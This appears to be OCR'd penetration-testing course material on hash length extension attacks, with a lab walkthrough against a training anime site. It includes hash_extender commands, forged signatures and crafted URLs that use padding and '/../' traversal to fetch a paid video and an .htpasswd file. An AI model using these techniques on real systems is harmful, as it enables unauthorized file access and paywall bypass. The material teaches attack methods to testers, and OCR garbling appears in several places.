http://hashdemo.sec660.org/hash.php?filename=two%2etxt%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00h%00%00%00%00%00%00%00%2f/2e%2e%2f/2e%2e%2f02ehtpasswd&hash=0e93616c88ed0b9735d3d62e2bd4d71a

Visiting this URL against the server allows us to retrieve the content of files on the filesystem, even when not intended for access by the developer.

Additional information about hash length extension attacks, including a more thorough introduction to the use of the hash_extender attack, is available on Ron Bowes' blog at:
http://www.skullsecurity.org/blog/2012/everything-you-need-to-know-about-hash-length-extension-attacks
(http://preview.tinyurl.com/8kw2zlx).



## Challenges with Hash Length Extension Attacks

- What is the hashing algorithm in use?
  - Identify using the valid hash length and guesswork
- What is the length of the secret value?
  - We have to guess!

| Function | Length |
|---|---|
| MD4 | 16 bytes |
| MD5 | 16 bytes |
| SHA | 20 bytes |
| SHA1 | 20 bytes |
| SHA256 | 32 bytes |
| SHA512 | 64 bytes |
| RIPEMD160 | 20 bytes |
| WHIRLPOOL | 64 bytes |

Identify vulnerable servers by looking for data structures where user-influenced data (filename, username, other parameters) is validated by a hash for an integrity check.

### Challenges with Hash Length Extension Attacks

The hash length extension attack is useful in penetration testing, but its applicability varies depending on the application design and the ability for the attacker to overcome some challenges associated with the attack:

Identifying the Hashing Algorithm: The attacker must be able to identify which hashing algorithm is in use during the attack. During a penetration test, we may be able to use reconnaissance information available from web application error messages or other public data sources to identify the algorithm in use, but we may also be forced to guess. Potential hash function matches can be identified by examining the length of the hash itself (remembering that ASCII-encoded hashes such as "1e0b2cf09ff031bbef81b07845b29d012e888a0" are really 20 bytes in length despite having 40 characters, since each byte is represented as two ASCII characters), but may only reduce the number of possibilities. The penetration tester must use manual testing and guesswork to identify the correct hashing function. The table on this page includes the output hash length for common hashing functions that are all vulnerable to the hash length extension attack.

Identifying the Secret Length: In order for tools such as hash_extender to identify the correct amount of padding to supply for a block, the length of the secret is required. As a penetration tester, we do not know the secret value, so we have to guess until we are successful at exploiting the web application.

Identification of Vulnerable Servers: There are no easy tricks for identifying a server function vulnerable to hash length extension attacks. The penetration tester must look for user-controlled input data (such as filenames, usernames, user or group identification tokens, SQL statements, etc.) and associated hash values. When the user-controlled input data is changed (either through a URL, POST parameter, cookie, or other content), we want to identify an error message that would indicate a hash integrity check validation error as a potential candidate for a hash length extension attack.

## Conclusion

- As a pen tester, do not skip over crypto
- Critical skill building for crypto
  - Stream and block ciphers and modes
  - IV handling for stream and block ciphers
  - Tools for visualizing, assessing randomness
- Identifying and attacking crypto failures

Conclusion

In this module, we wanted to emphasize that as a penetration tester, it is important not to skip over cryptographic implementations. With some essential skill development and a strong understanding of the modes of operation and use models for various encryption algorithms, we can start to evaluate cryptographic systems and identify system weaknesses and vulnerabilities.

We also examined tools for visualizing and assessing the content of data to identify if it is encrypted, comparing the data patterns present in well-encrypted data to random data. In some cases, cryptographic analysis is not necessary when systems employ obfuscation techniques that are more easily bypassed.

Finally, we examined multiple techniques for attacking cryptographic weaknesses, including CBC bit flipping attacks, oracle padding attacks, stream cipher IV collision attacks, and hash length extension attacks. All these methods allow us to manipulate the cryptographic system to gain escalated system privileges or recover plaintext without resorting to brute-force key search techniques.

## Exercise: Hash Length Extension Attack

- Target: 1908 Archive, a unique anime site
  - Site provides demo access with short video clips
  - Longer clips are only accessible to paying customers
- Exploit the site to retrieve access to full anime video files

1908 ARCHIVE - ORIGINAL ANIME

Welcome Demo User!


http://anime.sec660.org

### Exercise: Hash Length Extension Attack

In this lab exercise, you will attack the "1908 Archive," a unique anime site offering original anime content to paid subscribers. For potential customers, 1908 Archive offers demo access to the site, allowing users to see short segments of the videos on the site.

In this attack, you will exploit the vulnerable use of hashed signatures protecting access to the full anime video files through a hash length extension attack. Access the target site at: http://anime.sec660.org.

In this exercise, you will use the hash_extender utility. This tool is not included with stock distributions of Kali Linux, but has been included in the customized version of Kali Linux distributed in class.




## Exercise: Hash Length Extension Attack - STOP

- Stop here, unless you want answers to the exercise

Exercise: Hash Length Extension Attack - STOP

Don't go any further unless you want to get the answers to the exercises. The next page will begin a review of the answers to this exercise.

## Information Gathering




Video shorts are available at links similar to this one.

http://anime.sec660.org/access.php?filename=Anime07-short.mp4 &hash=e6ec8047be1f39b800f7f503269ef191eae0fb30

Information Gathering

Using your browser, gather information about the anime.sec660.org site. Log in with the demo credentials specified on the index page of the site, then click to play one or two of the anime videos. Note all the accessible anime videos are limited to ten seconds in length, a shorter version of the full video content. Evaluate the URL-linked content to identify some of the video file and hash characteristics.



## Information Analysis

Filenames are "AAAAAAAAA-short.mp4". Full video could be "AAAAAAAAA-long.mp4" or just "AAAAAAAAA.mp4"

http://anime.sec660.org/access.php?filename=Anime07-short.mp4
&hash=e6ec8047be1f39b800f7f503269ef191eae0fb30

We don't know the secret length, so we'll have to guess.

Hash is 40 characters or 20 hex bytes - could be SHA, SHA1, or RIPEMD160 (but probably SHA1)

Information Analysis

Looking at the website links, we see that the video files are consistently named with the "-shott.mp4" suffix. We don't know for certain, but we can speculate that the full videos keep the "mp4" extension but omit "-short" or use "-long" or "-full" in the filename.

The hash is 40 characters in length (easily counted at the command line with "echo -n e6ec8047be1f39b800 f f503269ef191eae0fb30 | wc -c") and consists only of hex characters. Since the GET parameter is "hash", we can safely assume this value is a hash of some sort represented in ASCII hex. A 40-character ASCII hex string is 20 bytes, indicating that the hash could be SHA, SHA1, or RIPEMD160. Of those, SHA1 is the most likely candidate as it is the most popular.

We don't know how the hash is calculated and we don't know what the length of the possible shared secret is, used to calculate the hash. We'll have to guess at some of these values during exploitation.

Experiment with the site, manipulating the parameters in the URL to determine the site response to malformed content.

## Hash Validation

- The site rejects requests for files with an invalid hash
- We need to calculate a valid hash to access files other than the video shorts

http://anime.sec66o.org/access.php?filename=Animeo7-short.mp4
&hash=ffffffffffffffffffffff

Incorrect hash.

Hash Validation

If we change the hash associated with a filename (in a small way or by replacing the entire hash as shown here), the server responds with "Incorrect hash.", as shown on this page. We need to find a way to calculate a valid hash to access files on the site other than the video shorts.

Use the hash_extender tool to calculate a valid hash, using the valid filename and hash data to retrieve the full video files from the site.

## Valid Hash Extension (1)

http://anime.sec660.org/access.php?filename=Anime07-short.mp4&hash=e6ec8047be1f39b800f7f503269ef191eae0fb30

- Try to retrieve the file "Anime07-full.mp4"
  - Must recurse one directory "somedir/Anime07-short.mp4{hash ext chars}/../Anime07-full.mp4"

```
# hash_extender -d Anime07-short.mp4 -s e6ec8047be1f39b800f7f503269ef191eae0fb30
-a /../Anime07-full.mp4 --format sha1 -l 6 --out-data-format html
Type: sha1
Secret length: 6
New signature: e717833d27c998a4cad8fdbf5f3cfbe88516e85b
New string:
Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%b8%2f%2e%2e%2fAnim
e07%2dfull%2emp4
```

Guess


Valid Hash Extension (1)

For this attack, we'll have to try multiple hashes with our best guess for three parameters: Hashing type, secret length, and the full video filename.

We are relatively sure the hashing function is SHA1, based on the hash length and the popularity of the hashing algorithm. For the length of the secret used to calculate the hash, we can start with a reasonable value (we'll start with 6) and keep incrementing the value until we get a valid hash (or extend beyond the length of a reasonable secret, perhaps 40 characters). For the full video filename to retrieve, start with "Anime07-full.mp4", matching the naming convention from the short version of the video.

In the example on this page, we use hash_extender and tell it to perform a hash length extension attack, starting with the original filename content (`"-d Anime07-short.mp4"`), the original hash (`"-s e6ec8047be1f39b800f7f503269ef191eae0fb30"`), the hash type guess (`"--format sha1"`), our guess for the passcode length ("-l 6") and the hash length extension string output format (`"--out-data-format html"`). We also specify the new filename to retrieve from the system (`"-a /../Anime07-full.mp4"`). Note the leading `"/../"` in the new filename. Because the system is going to process the hash length extension string as the new filename, we need to tell it to recurse one directory (which is the original filename and extra hash characters supplied as part of our attack) before opening the new filename.

To visualize this attack, it may be helpful to URL decode the hash extension attack URL to see what the filename has changed to or rerun hash_extender with "--out-data-format raw" to see how the filename changes as part of the attack.



```
http://anime.sec660.org/access.php?filename=Anime07%2dshort%2em
p4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%b8%
2f%2e%2e%2fAnime07%2dfull%2emp4&hash=e717833d27c998a4cad8fdbf5f
3cfbe88516e85b
```

*Incorrect hash.*


Either our password length guess is wrong, our hash guess is incorrect, or the system is not vulnerable to hash length extension attacks. Keep trying with different password length guesses. Be careful to cut and paste the correct hash and the correct filename.

Valid Hash Extension (2)

Using the output from the hash_extension tool, we craft a new URL on the site as shown on the top of this page, replacing the filename and hash parameters with the output from hash_extender. When we request the crafted URL, the site responds with the familiar "Incorrect hash.", as shown.

At this point, there are several possibilities for the incorrect hash message:

- The system is not vulnerable to hash length extension attacks: This will remain a distinct possibility until we can prove otherwise.
- Tool or attacker mistake: We can't rule out an error in hash_extender or a problem with cutting and pasting the parameters in the URL. Make sure you double-check your work.
- Hash guess is incorrect: The system may not use the SHA1 hashing function, but still be vulnerable to hash extension attacks. We may have to guess again, using a different hashing algorithm that matches the format of the observed hash.
- Password length is incorrect: The most likely situation at this point is that we guessed the password length incorrectly. Try using hash_extender again with the same parameters (press the up arrow in your Linux terminal to repeat the previous command) and guess again with a different password length. Keep guessing until you don't get the "Incorrect hash." error.



## Valid Hash Extension (3)

- Hash_extender can accept a range of password lengths, providing data and hash for each


```
# hash_extender -d Anime07-short.mp4 -s
e6ec8047be1f39b800f7f503269ef191eae0fb30 -a /../Anime07-full.mp4 --format
sha1 --out-data-format html --secret-min 6 --secret-max 7
Type: sha1
Secret length: 6
New signature: e717833d27c998a4cad8fdbf5f3cfbe88516e85b
New string: Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%...

Type: sha1
Secret length: 7
New signature: e717833d27c998a4cad8fdbf5f3cfbe88516e85b
New string: Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%...
```

### Valid Hash Extension (3)

Since we have to guess the secret within a length range, hash_extender includes an option to specify a minimum and maximum secret length, generating the hash and string for each, as shown on this slide. This feature certainly isn't mandatory for using hash_extender, but can be convenient for trying multiple hashes when guessing the secret length.

To have hash_extender calculate a range of secrets, omit the "-l" parameter and specify the minimum and maximum secret length with "--secret-min" and "--secret-max".



```
$ hash_extender -d Anime07-short.mp4 -s
e6ec8047be1f39b800f7f503269ef191eae0fb30 -a /../Anime07-full.mp4 --format
sha1 -l 9 --out-data-format html
Type: sha1
Secret length: 9
New signature: e717833d27c998a4cad8fdbf5f3cfbe88516e85b
New string:
Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%d0%2f%2e%2e%2fAni
me07%2dfull%2emp4
```

anime.sec660.org/access.php?filename=Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%d0%2f%2e%2e%2fAnime07%2dfull%2emp4&hash=e717833d27c998a4cad8fdbf5f3cfbe88516e85b

Guessing with SHA1 and a 9-character secret

Valid Hash Extension (4)

This page demonstrates the use of hash_extender with a secret length of 9, using the same SHA1 hash guess. Use the output of hash_extender with these parameters to try and access a file from the system.

## Valid Hash Extension (5)

fC 2e%2e%2fAnime07%2dfull%2emp4&hash=e717833d27c998a4cad8fdbf5f3cfbe88516e85b

Opening Anime07-full.mp4

You have chosen to open:

A 07-fu l mp4

which I MP4 Vid (

!tom: http:/ nm e.'e<66 ( org

What should Firefox do with this file?

○ Open with Windows Media Player (default)

● , f,ie


☐ Do this automatically for files like this from now on.

### Valid Hash Extension (5)

Using the hash_extender options specified on the previous page, the target response will be similar to that shown here. This likely means that we have a valid hash! Save the file and examine the file contents.

## Not a Valid File

- Valid hash, but the retrieved file is 0 bytes in length
- Continue trying filenames until you get the full version of the Anime07-short.mp4 file



Anime07-full.mp4 Properties

Anime07-full.mp4

Type of file: MP4 Video (.mp4)

Opens with: Windows Media Player

Location: C:\Users\jwright\Downloads

Size: 0 bytes

Size on disk: 0 bytes

Created: Today, March 23, 2014, 5 minutes ago

